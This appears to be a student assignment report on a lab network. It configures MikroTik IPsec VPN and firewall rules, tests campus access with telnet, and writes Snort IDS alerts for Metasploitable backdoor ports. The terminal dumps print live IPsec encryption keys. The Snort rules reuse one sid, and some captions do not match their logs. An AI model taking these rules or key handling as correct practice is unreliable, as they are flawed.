
```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
 0  E spi=0x7C2DBD9 src-address=192.168.122.200 dst-address=192.168.122.201
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="27ac404f842548eaef60b4f62881daccd966769de2da5384d658a6435e2f8c7f
        f7c74ff5"
      add-lifetime=6h24m12s/8h15s replay=128

 1  E spi=0xB452E0B src-address=192.168.122.201 dst-address=192.168.122.200
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="d85e6aff3f8dc1dbbdc106d8802a14fbb550a33afad58eff27d1335fb389962a
        c219db37"
      add-lifetime=6h24m12s/8h15s replay=128

 2  E spi=0x41895A1 src-address=192.168.122.202 dst-address=192.168.122.201
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="9add3414692435eb3958b8253147be0d384a2d0268c4eda6502fe42c3d5104e4
        6e40c287"
      add-lifetime=6h24m12s/8h15s replay=128

 3  E spi=0x727D681 src-address=192.168.122.201 dst-address=192.168.122.202
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="a90b3a87a453314d75f0e10ea0d86c48586e337357a4522b8759e1b911f4024d
        7195ccce"
-- [Q quit|D dump|down]
```

Clayton:



```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
 0  E spi=0xB452E0B src-address=192.168.122.201 dst-address=192.168.122.200
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="d85e6aff3f8dc1dbbdc106d8802a14fbb550a33afad58eff27d1335fb389962a
        c219db37"
      add-lifetime=6h24m20s/8h25s replay=128

 1  E spi=0x7C2DBD9 src-address=192.168.122.200 dst-address=192.168.122.201
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="27ac404f842548eaef60b4f62881daccd966769de2da5384d658a6435e2f8c7f
        f7c74ff5"
      add-lifetime=6h24m20s/8h25s replay=128

 2  E spi=0x79DBC7E src-address=192.168.122.202 dst-address=192.168.122.200
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="9f4fdaae798202daad53a409df79fac3f56d404ab3c5ab38bb8811f47e90ccbf
        ce7df9c3"
      add-lifetime=6h24m23s/8h29s replay=128

 3  E spi=0xBB31602 src-address=192.168.122.200 dst-address=192.168.122.202
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="b55815ca24b28d8651f359566efcc33f85735f2b7406a56a8e13b4a4cafb146a
        dbfb551b"
-- [Q quit|D dump|down]
```

Caulfield:




```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
 0  E spi=0xBB31602 src-address=192.168.122.200 dst-address=192.168.122.202
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="b55815ca24b28d8651f359566efcc33f85735f2b7406a56a8e13b4a4cafb146a
        dbfb551b"
      add-lifetime=6h24m18s/8h23s replay=128

 1  E spi=0x79DBC7E src-address=192.168.122.202 dst-address=192.168.122.200
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="9f4fdaae798202daad53a409df79fac3f56d404ab3c5ab38bb8811f47e90ccbf
        ce7df9c3"
      add-lifetime=6h24m18s/8h23s replay=128

 2  E spi=0x727D681 src-address=192.168.122.201 dst-address=192.168.122.202
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="a90b3a87a453314d75f0e10ea0d86c48586e337357a4522b8759e1b911f4024d
        7195ccce"
      add-lifetime=6h24m1s/8h2s replay=128

 3  E spi=0x41895A1 src-address=192.168.122.202 dst-address=192.168.122.201
      state=mature enc-algorithm=aes-gcm enc-key-size=288
      enc-key="9add3414692435eb3958b8253147be0d384a2d0268c4eda6502fe42c3d5104e4
        6e40c287"
-- [Q quit|D dump|down]
```

Firewall Configuration:


Access Rules

Defined accessibility for WEB, MAIL, VPN, DNS, FTP, SSH servers

The firewall's configuration has been meticulously structured to define and regulate access rules for various services, including WEB, MAIL, VPN, DNS, FTP, and SSH servers. The terminal logs demonstrate the application of specific rules.



```
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.200.20.0/
24 dst-address=10.200.30.21 protocol=tcp dst-port=21 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.30.21
 protocol=tcp dst-port=21 action=drop
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.202.10.0/
24 dst-address=10.200.30.22 protocol=tcp dst-port=22 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.30.22
 protocol=tcp dst-port=22 action=drop
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.201.10.0/
24 dst-address=10.200.11.25 protocol=tcp dst-port=25 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.11.25
 protocol=tcp dst-port=25 action=drop
[admin@MikroTik] /ip firewall filter> 
```



```
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.11.25
 protocol=tcp dst-port=25 action=drop
[admin@MikroTik] /ip firewall filter> /ip firewall filter print
Flags: X - disabled, I - invalid, D - dynamic
 0    chain=forward action=accept protocol=tcp src-address=10.200.20.0/24
      dst-address=10.200.30.21 dst-port=21

 1    chain=forward action=drop protocol=tcp dst-address=10.200.30.21
      dst-port=21

 2    chain=forward action=accept protocol=tcp src-address=10.202.10.0/24
      dst-address=10.200.30.22 dst-port=22

 3    chain=forward action=drop protocol=tcp dst-address=10.200.30.22
      dst-port=22

 4    chain=forward action=accept protocol=tcp src-address=10.201.10.0/24
      dst-address=10.200.11.25 dst-port=25

 5    chain=forward action=drop protocol=tcp dst-address=10.200.11.25
      dst-port=25
[admin@MikroTik] /ip firewall filter> rem 0
[admin@MikroTik] /ip firewall filter> rem 1
[admin@MikroTik] /ip firewall filter> rem 2
[admin@MikroTik] /ip firewall filter> rem 3
[admin@MikroTik] /ip firewall filter> 
```

```
address:
interface:
Script Error: action cancelled
[admin@MikroTik] >> /ip firewall filter
[admin@MikroTik] /ip firewall filter>> add chain=forward src-address=10.200.20.0
/24 dst-address=10.200.30.21 protocol=tcp dst-port=21 action=accept
[admin@MikroTik] /ip firewall filter>> add chain=forward dst-address=10.200.30.2
1 protocol=tcp dst-port=21 action=drop
[admin@MikroTik] /ip firewall filter>> add chain=forward src-address=10.202.10.0
/24 dst-address=10.200.30.22 protocol=tcp dst-port=22 action=accept
[admin@MikroTik] /ip firewall filter>> add chain=forward dst-address=10.200.30.2
2 protocol=tcp dst-port=22 action=drop
[admin@MikroTik] /ip firewall filter>> 
```

The Clayton_Internal_Router serves as the internal firewall, positioned within the network, managing and regulating internal traffic. Its rules are designed to determine actions primarily based on source addresses and destination ports, such as allowing internal communication to specific services like SMTP. This design helps in protecting against potential internal threats or misconfigurations.

Conversely, the external firewall acts as the frontline defense, handling traffic that enters and leaves the internal network. It filters and scrutinizes the traffic to ensure only approved interactions with internal resources. For instance, it might permit FTP interactions only from specific external sources.

The rationale behind employing two firewalls is multifaceted. Firstly, it establishes layered security. If threats bypass the external layer, the internal firewall stands ready to defend. Secondly, while the external firewall is responsible for blocking broader threats, the internal firewall focuses on more refined, network-specific rules. Distributing the filtering tasks between the two firewalls ensures enhanced performance; the external one manages the bulk of the traffic, allowing the internal firewall to swiftly handle specific internal traffic. Moreover, having two separate firewalls enables focused management. Different teams can be assigned to each firewall, ensuring specialized attention and more straightforward maintenance.

In essence, the dual-firewall setup, with Clayton_Internal_Router acting as the internal layer, provides a comprehensive and efficient security infrastructure.


Connectivity based on firewall rules

For MAIL access:

Clients from the Peninsula campus successfully accessed the MAIL server.


However, attempts from the Caufield campus were unsuccessful, indicating that the firewall rules effectively blocked this access.

Peninsula success:



```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@Ubuntu-20:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
Connected to 10.200.11.25.
Escape character is '^]'.
220 Toolbox-1 ESMTP Postfix (Ubuntu)
```

Caufield failed:




```
Setting up python3-requests (2.22.0-2ubuntu1.1) ...
Setting up networkd-dispatcher (2.1-2~ubuntu20.04.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/networkd-dispatcher.
service → /lib/systemd/system/networkd-dispatcher.service.
Setting up ssh-import-id (5.10-0ubuntu1) ...
Attempting to convert /etc/ssh/ssh_import_id
Processing triggers for systemd (245.4-4ubuntu3.22) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@CAULFIED-CLIENT-01:/# ssh 10.200.30.22
ssh: connect to host 10.200.30.22 port 22: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21
Trying 10.200.30.21...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21 21
Trying 10.200.30.21...


jkj


^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
```

Furthermore, when limiting SSH server access exclusively to clients within the Caulfield campus:

Clients from the Caulfield campus successfully connected to the SSH server.


In contrast, attempts from the Clayton campus were denied, demonstrating the efficacy of the rule in restricting SSH access only to Caulfield.

Caufiled success：



```
ssh: connect to host 10.200.30.22 port 22: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21
Trying 10.200.30.21...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21 21
Trying 10.200.30.21...


jkj


^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
Connected to 10.200.30.22.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9
```

Clayton failed:



```
Trying 127.0.0.1...
onnected to localhost.
scape character is '^]'.

oot@Ubuntu-20:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
```


Lastly, when access to the FTP server was restricted solely to clients within the Clayton campus:

Successful access was observed from the Clayton campus.

However, attempts from the Peninsula campus were blocked, reiterating the firewall's precise and effective enforcement of the designed rules.


Clayton success:

Huixin Wang-31552544-FIT5037-Assignment35



```
root@Ubuntu-20:/# telnet 10.200.30.21 21
Trying 10.200.30.21...
Connected to 10.200.30.21.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
```

Peninsula failed:



```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
421 4.4.2 Toolbox-1 Error: timeout exceeded
Connection closed by foreign host.
root@Ubuntu-20:/# telnet 10.200.30.21
Trying 10.200.30.21...
telnet: Unable to connect to remote host: Connection refused
root@Ubuntu-20:/#
```

Security Analysis

Firewall Bypass Analysis & Evaluation of potential bypass methods and countermeasures

Potential bypass mechanisms might include exploiting misconfigurations or unpatched vulnerabilities. To counter this, regular audits and updates are essential. Firewall rules should also incorporate default-deny policies, where only explicitly allowed traffic is permitted.

The benefit of arranging two firewalls is that it provides layered protection for the network. An external firewall, like CLAYTON, can block a majority of potential threats, while an internal firewall, such as the Clayton_Internal_Router, offers a second line of defense for critical resources. Furthermore, having two firewalls allows an organization to implement varied security policies for the DMZ and the internal network, permitting more traffic into the DMZ while maintaining stricter controls on the internal network.

However, the current rules have some drawbacks. They impose very strict access controls, limiting access to the FTP, SSH, and MAIL servers to clients exclusively from specified campuses. This could hinder cross-campus collaboration and data sharing. To improve this, VPN access for other campuses could be considered, allowing them to securely access these resources but still with some restrictions. Another issue is the single point of failure; if a server in one campus, say the MAIL server, faces issues, the entire mail system for that campus could be impacted. Introducing load balancers and redundant servers can ensure that if one server fails, others can take over. Lastly, the current rules are rigid and based on predetermined IP addresses or networks. If there are changes in the network architecture, these rules might need manual updates. A more flexible authentication and authorization method, like role-based access control, can automatically adapt to network changes.

Additional Security Solutions and Recommendations for other security solutions to augment the network

Considering the array of servers, implementing Intrusion Detection/Prevention Systems (IDPS) would enhance security. Specifically, placing an IDPS in the DMZ would monitor traffic to the VPN, Mail, and Web servers. Furthermore, servers should be fortified with anti-malware solutions and periodic vulnerability assessments.

General Recommendations

Here are 4 suggestions for optimising security, including potential changes in network topology:

- Segment the network further, isolating sensitive servers.
- Regularly update and patch all systems.
- Consider introducing a proxy server for controlled web access.
- Implement multi-factor authentication, especially for administrative access.


Intrusion Detection System (IDS)

Metaploitable Docker

Use of Metaploitable Docker with Snort IDS

In the context of strengthening our network's security posture, we integrated an Intrusion Detection System (IDS), specifically employing Snort IDS in conjunction with the Metaploitable Docker. This setup allowed us to simulate real-world vulnerabilities and test the effectiveness of our IDS. To configure Snort, specific rules were written to alert for suspicious activities on certain ports. For instance, rules were set up to detect malicious activities on ports 6667, 3632, and 6200. Each alert was characterized by a message indicating the detection of the malevolent activity and a unique identifier, sid:1000004.


Having set the rules in Snort, we proceeded to configure the Metaploitable Docker to act as a vulnerable target. The trial on port 3632 was successful, with the target machine (Metaploitable) producing an error prompt, indicating a successful intrusion attempt. For port 6200, further results and analysis are pending.



```
  GNU nano 4.8                                                     newrule.rules
alert tcp any any -> any 6667 (msg:"Port 6667 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 3632 (msg:"Port 3632 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 6200 (msg:"Port 6200 malicious activities detected"; sid:1000004;)
```

```
